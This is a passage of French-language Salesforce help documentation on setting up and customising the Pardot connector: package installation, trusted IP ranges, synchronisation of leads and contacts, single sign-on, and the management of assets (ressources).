Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour configurer des équipes de compte par défaut :

- Lire sur les opportunités

Pour ajouter des équipes de compte par défaut à des comptes :

- Lire sur les comptes

  ET

  Propriétaire de l'enregistrement du compte ou à un niveau supérieur au propriétaire dans la hiérarchie des rôles de l'organisation

## Synchronisation des prospects, des contacts et des pistes avec Pardot

### Prise en main du connecteur de Salesforce

Synchronisez entre Pardot et Salesforce les nouveaux prospects, contacts et pistes créés. Synchronisez également les e-mails Pardot envoyés à des prospects en tant qu'activités Salesforce.

Le connecteur Salesforce, une solution certifiée AppExchange, facilite la rationalisation des canaux marketing disparates depuis Pardot.

Les enregistrements sont synchronisés entre Pardot et Salesforce au moins toutes les 10 minutes. Le processus de synchronisation peut traiter 800 enregistrements toutes les 10 minutes, et jusqu'à 4 800 enregistrements par heure.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Configuration du connecteur Salesforce

Configurez votre connecteur Salesforce pour des environnements production ou sandbox.

Sélectionnez l'option qui correspond le mieux à votre situation.

| Si vous configurez le connecteur pour | Reportez-vous aux instructions |
| --- | --- |
| Un environnement de production ou sandbox pour la première fois | Configuration du connecteur pour la synchronisation avec un environnement Sandbox ou de production |
| Un environnement sandbox en plus d'un connecteur existant que vous avez déjà configuré pour votre environnement de production | Configuration du connecteur pour la synchronisation avec des environnements Sandbox |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Préparation de Salesforce pour la connexion à Pardot

Installez un package AppExchange en vue de préparer Salesforce pour la connexion et la synchronisation avec Pardot.

Le package que vous téléchargez depuis AppExchange met automatiquement à jour Salesforce avec une application personnalisée, un onglet personnalisé et des champs personnalisés de pistes et de contacts. Une fois le package installé, un onglet personnalisé est affiché pour l'application Pardot LeadDeck. Notez que pour afficher les champs personnalisés des pistes et des contacts, il peut être nécessaire de personnaliser votre vue. Ces champs aident vos équipes commerciales à partager des informations entre Pardot et Salesforce.

| Si vous installez le package AppExchange Pardot pour | Procédure à suivre |
| --- | --- |
| Un environnement de production | **1.** Accédez au package AppExchange Pardot pour les environnements de production.<br>**2.** Cliquez sur **Continuer** pour installer le package.<br>**3.** À l'invite, saisissez le nom d'utilisateur et le mot de passe de votre environnement de production.<br>**4.** Vérifiez les actions, puis cliquez sur **Déployer** pour terminer l'installation.<br>**5.** Vérifiez auprès de votre administrateur Salesforce que vous disposez des autorisations de lecture pour ObjectChangeLogs. |
| Un environnement Sandbox | **1.** Déconnectez-vous de Salesforce.<br>**2.** Accédez au package AppExchange Pardot pour les environnements sandbox.<br>**3.** À l'invite, saisissez le nom d'utilisateur et le mot de passe de votre environnement sandbox.<br>**4.** Cliquez sur **Continuer** pour installer le package. |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Si vous installez le package AppExchange Pardot pour | Procédure à suivre |
| --- | --- |
| | **5.** Vérifiez les actions, puis cliquez sur **Déployer** pour terminer l'installation.<br>**6.** Vérifiez auprès de votre administrateur Salesforce que vous disposez des autorisations de lecture pour ObjectChangeLogs. |

## Configuration du connecteur pour la synchronisation avec un environnement Sandbox ou de production

Préparez votre connecteur Salesforce à la synchronisation entre Pardot et Salesforce pour un produit ou un environnement sandbox.

Suivez la procédure ci-dessous uniquement si vous établissez votre connecteur pour la première fois. Des droits administratifs dans Salesforce sont requis.

1. Dans la Configuration de Salesforce, saisissez *Accès réseau* dans la case Recherche rapide, puis sélectionnez **Accès réseau**.
2. Créez les plages IP de confiance ci-dessous.

| Adresse IP de début | Adresse IP de fin |
| --- | --- |
| 67.228.95.145 | 67.228.95.145 |
| 67.228.168.139 | 67.228.168.141 |
| 67.228.223.106 | 67.228.223.107 |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Ajout du connecteur à Pardot

Ajoutez et gérez les paramètres du connecteur directement dans Pardot.

Suivez cette procédure uniquement lors de la mise en oeuvre initiale de votre connecteur et si vous disposez de droits administratifs dans Salesforce.

1. Dans Pardot, survolez **Admin**, puis cliquez sur **Connecteurs**.
2. Cliquez sur **+ Ajouter un connecteur**.
3. Sélectionnez Salesforce.
4. Saisissez un nom pour le connecteur.

   Choisissez un nom qui facilite l'identification de votre connecteur

   *(par exemple :* Connecteur Salesforce)
5. Saisissez votre nom d'utilisateur et votre mot de passe Salesforce.

   Lorsque votre mot de passe Salesforce change, pensez à mettre à jour le mot de passe Salesforce de votre connecteur.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer des enregistrements :

- Créer, Mettre à jour et Lire sur les contacts et les pistes

### Options de personnalisation du connecteur

Personnalisez le connecteur selon vos préférences.

Sélectionnez l'une des options ci-dessous pour personnaliser votre connecteur.

| Option | Action |
| --- | --- |
| Création automatique de prospects dans Pardot s'ils sont créés dans Salesforce | Active un déclencheur qui définit la synchronisation avec Pardot de toutes les pistes ou de tous les contacts créés dans Salesforce. Cette option n'est pas disponible pour les pistes ou les contacts historiques (seuls ceux créés après l'installation du package AppExchange Pardot dans Salesforce sont synchronisés), et pour les pistes et les contacts créés avec une adresse e-mail.<br><br>Si cette fonctionnalité est activée ultérieurement, l'ensemble des pistes et des contacts avec des adresses e-mail créées après l'installation du package Pardot dans Salesforce sont transmis à Pardot. Pour tout prospect créé avec cette option, sélectionnez une campagne par défaut dans la liste déroulante. |
| Modification automatique des e-mails dans Pardot pour appliquer les modifications effectuées dans Salesforce | Si l'adresse e-mail d'une piste ou d'un contact est mise à jour dans Salesforce, elle est automatiquement mise à jour dans les prospects Pardot.<br><br>Pour plus d'informations sur la synchronisation des adresses e-mails mises à jour, reportez-vous à À propos des mises à jour d'adresse e-mail entre Salesforce et Pardot. |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Option | Action |
| --- | --- |
| Correspondance automatique entre les utilisateurs de Salesforce et les utilisateurs de Pardot | Permet d'envoyer des e-mails à partir de n'importe quel champ utilisateur, y compris par exemple les contacts de support et les responsables de compte.<br>Pour plus d'informations sur la configuration de cette fonctionnalité, reportez-vous à Envoi d'e-mails à partir de Salesforce. |
| Exclusion des utilisateurs de portail partenaires et clients Salesforce lors de l'attribution de prospects | Empêche l'affichage des utilisateurs de portail partenaires et clients Salesforce dans la liste déroulante « Nom d'utilisateur CRM » lorsque vous modifiez un utilisateur dans Pardot. |
| Autorisation de la modification de la liste de prospects dans CRM | Permet aux utilisateurs d'ajouter et de retirer des prospects Pardot dans Salesforce. Si vous sélectionnez cette case, vous devez ajouter les éléments Visualforce à vos présentations de page de pistes et de contacts. |
| Connexion d'un compte sandbox Salesforce | Permet de se connecter à un environnement sandbox. |
| Synchronisation des e-mails avec CRM | Consigne automatiquement une activité pour chaque e-mail envoyé à un prospect (liste, goutte-à-goutte, répondeur automatique et e-mails personnalisés).<br>Remarque: Vous pouvez renseigner rapidement vos vues d'activité, notamment dans un objet de compte. La désactivation de la **Consignation des e-mails dans Pardot** n'est pas rétroactive. Si la consignation des e-mails interfère avec votre flux dans Salesforce, nous recommandons de ne pas activer cette option. |
| Synchronisation des e-mails plug-in avec CRM | Consigne une activité pour les e-mails envoyés via Pardot pour Microsoft® Outlook®, notre extension Thunderbird, notre plug-in Apple Mail ou notre complément pour Gmail. |
| Activation des e-mails Salesforce pour la création de tâches | Permet d'envoyer aux utilisateurs un e-mail de notification lors de la création d'une tâche. |
| Activation des e-mails Salesforce pour les règles d'attribution | Permet à Salesforce d'envoyer aux utilisateurs un e-mail de notification lors de l'exécution de règles d'attribution. |
| Activation des e-mails Salesforce pour les attributions d'utilisateur et de file d'attente | Permet à Salesforce d'envoyer aux utilisateurs un e-mail de notification lors de l'attribution d'un utilisateur ou d'une file d'attente. |

## Configuration du connecteur pour la synchronisation avec des environnements Sandbox

Préparez votre connecteur Salesforce pour la synchronisation entre Pardot et votre environnement sandbox Salesforce.

Suivez cette procédure uniquement si vous avez déjà configuré un connecteur Salesforce pour votre environnement de production et souhaitez le pointer vers votre environnement sandbox.

1. Dans Pardot, survolez **Admin**, puis cliquez sur **Connecteurs**.
2. Sur la ligne de votre connecteur Salesforce, cliquez sur , puis sur **Modifier**.
3. Dans le champ `Nom d'utilisateur`, ajoutez `.NSPARDOT` à votre nom d'utilisateur (*par exemple :* christina.wills@pardot.com.NSPARDOT)

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

4. Si votre mot de passe sandbox est différent de celui de votre environnement de production, saisisse-le dans le champ `Mot de passe`.
5. Sélectionnez l'option `Connexion d'un compte sandbox Salesforce`.

Puisque votre sandbox est une copie de votre organisation de production Salesforce, vous affichez également le connecteur de votre sandbox.

## Ajout à la liste blanche des adresses IP Pardot dans Salesforce

Configures les adresses IP Pardot dans Salesforce afin de permettre à Pardot de communiquer avec Salesforce.

Suivez la procédure ci-dessous uniquement si vous établissez votre connecteur pour la première fois. Des droits administratifs dans Salesforce sont requis.

1. Dans la Configuration de Salesforce, saisissez *`Accès réseau`* dans la case `Recherche rapide`, puis sélectionnez **Accès réseau**.
2. Créez les plages IP de confiance ci-dessous.

| Adresse IP de début | Adresse IP de fin |
|---|---|
| 67.228.95.145 | 67.228.95.145 |
| 67.228.168.139 | 67.228.168.141 |
| 67.228.223.106 | 67.228.223.107 |
| 136.147.104.20 | 136.147.104.23 |
| 136.147.96.20 | 136.147.96.23 |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Activation du connecteur

Activez le connecteur Salesforce à l'aide d'une simple tâche pour pouvoir lancer la synchronisation entre Pardot et Salesforce.

1. Dans Pardot, survolez **Admin**, puis cliquez sur **Connecteurs**.
2. Sur la ligne de votre connecteur Salesforce, cliquez sur **vérifier maintenant**.

   Si Pardot peut envoyer vers et recevoir des données depuis Salesforce, le statut change en .

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Mappage des champs de piste personnalisés avec des champs de contact

Tirez parti des contacts créés à partir de pistes converties lorsque vous mappez des champs personnalisés entre ces deux types d'enregistrement.

Le connecteur crée des pistes dans Salesforce à partir des prospects dans Pardot. Toutefois, lorsque vous convertissez ces pistes Salesforce en contacts, seuls les champs standard des contacts sont affichés dans les nouveaux contacts convertis. Le mappage de champs personnalisés entre des pistes et des contacts permet d'afficher toutes les informations que vous pouvez exploiter dans vos opérations marketing et commerciales.

1. Dans les paramètres de gestion d'objet des pistes, accédez à la zone des champs, puis cliquez sur **Mapper les champs de pistes**.
2. Pour chaque champ de piste personnalisé, choisissez le champ personnalisé de compte, de contact ou d'opportunité dans lequel vous souhaitez copier les données lorsque vous convertissez une piste.
3. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Configuration de champs personnalisés Pardot dans Salesforce

Affichez vos champs Pardot personnalisés dans Salesforce.

Le package AppExchange, que vous avez installé pour préparer Salesforce à la connexion et à la synchronisation avec Pardot, configure les champs personnalisés pour vous, mais ils ne sont pas automatiquement affichés dans Salesforce. Pour afficher ces champs personnalisés dans Salesforce, vous devez suivre une procédure spécifique.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Ajout de sections à des présentations de page de piste et de contact

Suivez la procédure qui permet d'afficher les champs Pardot dans des présentations de page de piste et de contact.

1. Dans Salesforce, dans les paramètres de gestion d'objet des pistes, accédez à Présentations de page.
   Une case glisser-déposer avec vos options de champ s'affiche en haut de la page.
2. Faites glisser le champ Section vers votre présentation de page Pistes.
3. Dans la fenêtre contextuelle, saisissez le nom de la section `Pardot`.
4. Pour le nombre de colonnes, sélectionnez **2 (double)**.
5. Sélectionnez l'option d'affichage de l'en-tête de section, puis cliquez sur **OK**.
6. Revenez à la section Champs de l'éditeur glisser-déposer, puis faites défiler vers la droite pour accéder aux champs personnalisés Pardot.
7. Faites glisser les champs vers votre nouvelle section.
8. Ajoutez une autre section à l'aide de l'éditeur glisser-déposer, mais sélectionnez **1 (simple)** pour le nombre de colonnes.
9. Sélectionnez l'option d'affichage de l'en-tête de section, puis cliquez sur **OK**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

10. Sélectionnez **onglet Pages Visualforce**, puis faites glisser **Pardot Lead Activities** et **Pardot Lead List Membership** vers votre nouvelle section.

## Configuration de Salesforce pour l'ajout de prospects de campagne à Pardot

Configurez Salesforce pour transférer rapidement les prospects de vos campagnes Salesforce vers Pardot.

1. Depuis les paramètres de gestion d'objet des requêtes, dans la Configuration de Salesforce, accédez à Présentations de page.
2. Modifiez la présentation, puis sélectionnez **Boutons**.
3. Faites glisser le bouton **Ajouter à la liste Pardot** de votre ligne de boutons personnalisés en haut de la vue Campagne.
4. Enregistrez la présentation.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Configuration de Salesforce pour l'ajout de pistes et de campagnes à Pardot

Ajoutez aisément à Salesforce des boutons qui facilitent l'ajout de pistes et de campagnes à Pardot, ainsi que l'envoi d'e-mails suivi par Pardot depuis Salesforce.

Si vous souhaitez ajouter des pistes et des campagnes Salesforce à Pardot, configurez et utilisez le bouton **Send to Pardot**. Si l'adresse e-mail associée aux enregistrements Salesforce...

- n'existe pas encore dans Pardot, la fonctionnalité Envoyer à Pardot crée des enregistrements pour vous dans Pardot ;
- existe déjà dans Pardot, aucun problème, vous n'aurez pas d'enregistrements dupliqués dans Pardot.

Si vous souhaitez envoyer un e-mail suivi par Pardot depuis Salesforce, configurez et utilisez le bouton **Send Pardot Email**. Vous pouvez envoyer un e-mail suivi de format libre ou utiliser un modèle d'e-mail marketing Pardot approuvé pour envoyer l'e-mail à une piste ou à un contact.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

1. Connectez-vous à Salesforce en tant qu'administrateur.
2. Dans les paramètres de gestion d'objet des pistes, accédez à Présentations de page.
   Une case glisser-déposer avec vos options de champ s'affiche en haut de la page.
3. Dans la case Présentation de piste, sélectionnez **Boutons**.
4. Sélectionnez le bouton **Envoyer à Pardot**, puis faites-le glisser vers la section Détails de la piste.
5. Sélectionnez le bouton **Envoyer un e-mail à Pardot**, puis faites-le glisser vers la section Détails de la piste.
6. Enregistrez la présentation.
7. Répétez les étapes 2 à 6 pour des contacts.

## Attribution de votre nom d'utilisateur Salesforce au connecteur

Assurez-vous que les actions que vous exécutez avec le connecteur vous sont associées.

1. Dans Pardot, survolez **Admin**, puis cliquez sur **User Management** > **Users**.
2. Sur la ligne de votre profil utilisateur, cliquez sur , puis sur **Edit**.
3. Allez en bas de la zone Edit User.
4. Sélectionnez votre nom d'utilisateur Salesforce dans le menu déroulant.
5. Cliquez sur **Save user**.
6. Dans votre profil utilisateur Pardot, votre nom d'utilisateur Salesforce se trouve dans le champ **CRM Username**. Cliquez sur **Verify**, puis saisissez votre mot de passe Salesforce.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Configuration de l'authentification unique pour Salesforce et Pardot

Éliminez la contrainte d'une double connexion à deux systèmes distincts, Salesforce et Pardot.

1. Connectez-vous à Pardot.
2. Survolez votre adresse e-mail, puis cliquez sur **Mes paramètres**.
3. Assurez-vous que votre nom d'utilisateur Salesforce est correct. Le cas échéant, cliquez sur **Vérifier**. Pour le modifier ou l'ajouter, cliquez sur **Modifier mes informations utilisateur**.
4. À l'invite, saisissez votre mot de passe Salesforce, puis cliquez sur **Vérifier**.
   Vous recevez un message indiquant la réussite ou l'échec de la validation.
5. Si la validation a réussi, connectez-vous à Salesforce, puis sélectionnez l'onglet Pardot.
   Vous devriez avoir accès au contenu de l'onglet sans vous connecter séparément à Pardot.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Envoi d'e-mails à partir de Salesforce

Envoyez des e-mails à partir de n'importe quel champ utilisateur, notamment des contacts de support, des responsables de compte ou toute personne associée à un prospect Pardot.

La configuration de vos utilisateurs et des champs personnalisés requis dans Pardot permet de tirer parti de cette fonctionnalité, et d'envoyer à des prospects des e-mails semblant provenir de n'importe quel utilisateur dans Salesforce.

| Dans | Procéder comme suit |
|---|---|
| Salesforce | 1. Créez le champ que vous souhaitez utiliser pour inclure votre valeur d'utilisateur CRM, par exemple Responsable des relations, dans l'enregistrement de piste ou de contact dans Salesforce. Ce champ doit être de type « Champ de référence ». S'il est déjà créé, assurez-vous qu'il respecte ce type et qu'il est correctement renseigné.<br>2. Renseignez le champ de référence avec l'utilisateur. |
| Pardot | 1. Créez des sièges correspondants pour tous les utilisateurs Salesforce.<br>2. Dans l'enregistrement utilisateur, mappez le siège utilisateur Pardot avec l'utilisateur Salesforce. Cela permet à Pardot de déduire les informations sur l'utilisateur pour diverses balises lors de l'envoi de l'e-mail. |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Dans | Procéder comme suit |
| --- | --- |
| | **3.** Dans Pardot, créez un champ personnalisé de type « Utilisateur CRM » pour inclure les valeurs de champ de l'enregistrement du prospect. Ce champ est en lecture seule dans Pardot.<br>**4.** Mappez le champ personnalisé avec le champ salesforce.com correspondant. |

## À propos des mises à jour d'adresse e-mail entre Salesforce et Pardot

Découvrez comment les mises à jour des adresses e-mail de vos contacts et pistes Salesforce sont automatiquement synchronisées avec les prospects correspondants dans Pardot.

Lorsque vous mettez à jour les adresses e-mail de vos contacts et pistes Salesforce, manuellement ou avec Data.com, le cycle de synchronisation suivant met à jour les adresses e-mail des prospects Pardot correspondants. En outre, si vous fusionnez des contacts ou des pistes Salesforce et que les adresses e-mail de vos principaux enregistrements sont différentes de celles des prospects Pardot correspondants, le cycle de synchronisation suivant met à jour les adresses e-mail de vos prospects.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Éléments synchronisés lorsque des adresses e-mail sont manquantes dans Salesforce ou dans Pardot

Si des enregistrements de contact ou de piste Salesforce ne contiennent pas d'adresse e-mail, et que vous en ajoutez, le cycle de synchronisation ne crée pas de nouveaux prospects dans Pardot. Toutefois, si des prospects avec des adresses e-mail correspondantes existent déjà dans Pardot, le cycle de synchronisation met à jour les adresses e-mail des pistes ou des contacts Salesforce correspondants.

## Compréhension des options de synchronisation pour des comptes Pardot et des comptes personnels Salesforce

Synchronisez aisément des pistes entre deux systèmes après avoir attribué vos prospects Pardot à des utilisateurs.

Avant de synchroniser des comptes Pardot et des comptes personnels Salesforce, considérez les options ci-dessous.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Si vous souhaitez que Pardot | Sachez que |
| --- | --- |
| Crée des pistes dans Salesforce et synchronise avec des comptes personnels | Par défaut, le connecteur crée des enregistrements Salesforce en tant que pistes. Cependant, lorsque les pistes sont converties en comptes personnels, Pardot ne peut pas les reconnaître. Pardot ne peut pas synchroniser avec des comptes personnels. À la place, Pardot recrée des pistes pour la conversion.<br>Si vous utilisez des comptes personnels dans Salesforce, vous allez vouloir changer ce comportement par défaut. En activant la synchronisation des comptes personnels avec la création de pistes, Pardot crée des enregistrements dans Salesforce en tant que pistes, mais lorsque les pistes sont converties en comptes personnels, Pardot synchronise avec les comptes personnels et aucune piste Salesforce supplémentaire n'est créée pour ce prospect. |

| Si vous souhaitez que Pardot | Sachez que |
| --- | --- |
| | Avec cette synchronisation, un compte personnel Salesforce est synchronisé avec un enregistrement de prospect Pardot associé à un Compte dans Pardot, qui ne fusionne pas les deux enregistrements dans une seule vue comme dans Salesforce. Le mappage des champs reste inchangé. Les champs de contact sont mappés avec les champs de prospect, et les champs au niveau compte dans salesforce.com sont mappés avec les champs de compte Pardot. Cela signifie que le propriétaire d'un compte personnel est synchronisé avec le champ Utilisateur attribué au niveau compte dans Pardot. |
| Crée et synchronise uniquement des comptes personnels | Les prospects attribués dont les valeurs de champ par défaut sont mises à jour (y compris le propriétaire attribué) dans Salesforce sont synchronisés environ toutes les dix minutes, en renvoyant automatiquement les mises à jour vers l'enregistrement Pardot (car Salesforce gagne en cas de conflit de données). Les mises à jour des champs personnalisés sont également synchronisées avec Salesforce, en les renvoyant vers l'enregistrement Pardot, sauf si l'option de remplacement de la valeur Salesforce par la valeur Pardot est activée pour ce champ personnalisé.<br><br>Les prospects non attribués dans Pardot, qui contiennent des activités ou des enregistrements mis à jour, sont également synchronisés si les enregistrements dans Salesforce utilisent la même adresse e-mail. Notez que lors de la synchronisation, les prospects attribués sont prioritaires sur les prospects non attribués dans Pardot. Si aucune adresse e-mail ne correspond dans Salesforce, le prospect Pardot n'est pas synchronisé tant qu'il n'est pas attribué à un utilisateur. Cela signifie que le connecteur ne crée aucun enregistrement dans Salesforce tant que le prospect n'est pas attribué dans Pardot. |

## Synchronisation des pistes entre Pardot et Salesforce

Synchronisez aisément des pistes entre deux systèmes après avoir attribué vos prospects Pardot à des utilisateurs.

Si vous avez déjà des pistes dans Salesforce, le connecteur synchronise ses pistes dans Pardot, en fusionnant les prospects Pardot et les pistes Salesforce entre les deux systèmes. En cas de conflit entre les données des champs communs à Salesforce et à Pardot, y compris le propriétaire de la piste, les données des champs Salesforce gagnent toujours. Vous pouvez tirer parti de cette fonctionnalité lorsque vous configurez des champs personnalisés dans Pardot. Vous pouvez également configurer Pardot pour envoyer aux prospects des e-mails qui semblent provenir de n'importe quel utilisateur Salesforce.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Méthode de synchronisation | Procéder comme suit |
| --- | --- |
| Manuelle | Dans Pardot, lorsque vous cliquez sur le lien **Synchroniser avec CRM**, les prospects dans Pardot et les pistes dans Salesforce sont instantanément synchronisées, en fusionnant les données de Pardot avec celles de Salesforce. |
| Automatique | Les prospects attribués dont les valeurs de champ par défaut sont mises à jour (y compris le propriétaire attribué) dans Salesforce sont synchronisés environ toutes les dix minutes, en renvoyant automatiquement les mises à jour vers l'enregistrement Pardot (car Salesforce gagne en cas de conflit de données). Les mises à jour des champs personnalisés sont également synchronisées avec Salesforce, en les renvoyant |

| Méthode de synchronisation | Procéder comme suit |
| --- | --- |
| | vers l'enregistrement Pardot, sauf si l'option de remplacement de la valeur Salesforce par la valeur Pardot est activée pour ce champ personnalisé.<br><br>Les prospects non attribués dans Pardot, qui contiennent des activités ou des enregistrements mis à jour, sont également synchronisés si les enregistrements dans Salesforce utilisent la même adresse e-mail. Notez que lors de la synchronisation, les prospects attribués sont prioritaires sur les prospects non attribués dans Pardot. Si aucune adresse e-mail ne correspond dans Salesforce, le prospect Pardot n'est pas synchronisé tant qu'il n'est pas attribué à un utilisateur. Cela signifie que le connecteur ne crée aucun enregistrement dans Salesforce tant que le prospect n'est pas attribué dans Pardot. |

### Suivi des prospects en tant que contacts Salesforce

Créez automatiquement des contacts dans Salesforce à partir de vos prospects Pardot.

Par défaut, le connecteur Salesforce crée des pistes Salesforce à partir de vos prospects dans Pardot. Si vous ne souhaitez pas suivre vos prospects en tant que pistes dans Salesforce, un membre des services Pardot peut ajuster le paramètre par défaut de Pardot afin de créer des contacts à la place de pistes dans Salesforce.

Si cette fonctionnalité est activée dans votre compte, Pardot examine d'abord vos pistes Salesforce pour déterminer si un enregistrement de piste existant contient une adresse e-mail identique avec laquelle Pardot peut synchroniser. Si aucun enregistrement de piste n'existe, Pardot recherche un enregistrement de contact existant contenant la même adresse e-mail. Si aucune piste et aucun contact Salesforce ne contient la même adresse e-mail, Pardot crée un enregistrement de contact dans Salesforce.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Suivi des produits que vos clients achètent

### Que sont les ressources ?

Alors que les produits représentent les éléments que votre société vend, les ressources représentent les produits spécifiques que vos clients ont achetés. Les ressources ont un numéro de série, une date d'achat et d'autres informations associées à une vente individuelle. Selon leur utilisation par votre organisation, les ressources peuvent représenter un produit concurrent que possède votre client ou différentes versions de vos produits.

Utilisez des ressources pour stocker des renseignements spécifiques concernant les produits que possèdent vos clients. Vous pouvez consulter des ressources sous l'onglet Ressources. En fonction de vos présentations de page, vous pouvez également afficher les listes associées de ressources dans les présentations de page de compte, de contact et de produit.

Vous pouvez introduire une hiérarchie dans les ressources de votre société afin de représenter des produits plus complexes. Une hiérarchie de ressources peut contenir jusqu'à 10 000 ressources. Définissez les relations entre les ressources à l'aide du champ `Ressource parente` dans les ressources.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Si votre administrateur a configuré des autorisations, vos clients peuvent être éligibles pour un support client, en fonction de la ressource qu'ils ont achetée.

CONSULTER ÉGALEMENT :

Mise en route - Ressources

## Mise en route - Ressources

Si votre organisation a activé les produits, les ressources sont automatiquement activées. Les administrateurs doivent malgré tout personnaliser leur organisation pour permettre aux utilisateurs d'utiliser les ressources.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Pour mettre en œuvre les ressources de votre organisation :

- Ajoutez l'onglet Ressources à votre page d'accueil.

  Remarque: Par défaut, l'onglet Ressources est masqué dans les organisations créées avant la version Spring '15. Vous pouvez le rendre visible pour vos utilisateurs en modifiant leur profil.

- Ajoutez la liste associée des ressources à la présentation des pages de compte, de contact et de produit. Les utilisateurs peuvent créer des ressources à partir de ces listes associées.
- Si vous souhaitez définir une ressource en tant qu'enfant d'une autre ressource, ajoutez le champ `Ressource parente` et la liste associée Ressources enfants aux présentations de page de la ressource. Pour offrir davantage de contexte aux utilisateurs, vous pouvez également ajouter le champ en lecture seule `Ressource racine`, qui représente la ressource de niveau supérieur dans la hiérarchie des ressources.
- Ajoutez la liste associée des requêtes aux présentations de page de produit et d'actif adéquates.
- Ajoutez le champ `Actif` aux présentations de page de vos requêtes. Modifiez éventuellement les paramètres de sécurité du champ `Actif` de manière à ce qu'il apparaisse ou s'il est nécessaire à votre entreprise.
- Par défaut, vos utilisateurs disposent des autorisations en lecture, création, modification et suppression sur les ressources. Si nécessaire, passez en revue les autorisations associées de vos utilisateur. Sans l'autorisation de lecture sur les ressources, les utilisateurs ne voient ni les ressources ni les listes associées dans Salesforce.
- Vous pouvez également personnaliser des champs de ressources et des présentations de page dans la Configuration, en saisissant *`Ressources`* dans la case `Recherche rapide`, puis en sélectionnant **Ressources**.

CONSULTER ÉGALEMENT :

Que sont les ressources ?

## Affichage de l'onglet Ressources

L'onglet Ressources permet de consulter et d'utiliser des ressources. Il est visible dans les organisations créées après la version Spring '15.

Par défaut, l'onglet Ressources est masqué pour les organisations créées avant la version Spring '15, il n'est pas affiché dans la page Tous les onglets. Pour changer la visibilité de l'onglet, mettez à jour le profil utilisateur.

1. Dans Configuration, cliquez sur **Administrer** | **Gérer les utilisateurs** | **Profils**.
2. Cliquez sur **Modifier** en regard du profil utilisateur que vous souhaitez mettre à jour.
3. Dans la liste Paramètres d'onglet, définissez le paramètre des ressources sur *Valeur par défaut activée*.
4. Cliquez sur **Enregistrer**.
   Désormais, les utilisateurs associés au profil mis à jour peuvent afficher l'onglet Ressources dans la page Tous les onglets, et ajouter l'onglet Ressources à leur page d'accueil.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher les paramètres des onglets :
- Afficher la configuration

Pour modifier les paramètres des onglets :
- Gérer les profils et les ensembles d'autorisations

## Affichage et modification d'actifs

À partir de l'onglet Produits, vous pouvez afficher un actif, un compte ou un contact associé.

**Affichage d'actifs**
Une fois que vous avez repéré un actif dans la liste associée, dans les pages de liste ou d'accueil des produits, cliquez sur son nom pour afficher des informations détaillées. Si les détails de survol sont activés, survolez un champ de recherche dans la page de détail pour afficher les informations principales sur un enregistrement, avant de cliquer sur la page de détail correspondante.

**Affichage des mises à jour et des commentaires d'actifs (Chatter)**
Affichez un fil Chatter de mises à jour, de commentaires et de publications relatives à l'actif.

**Modification d'actifs**

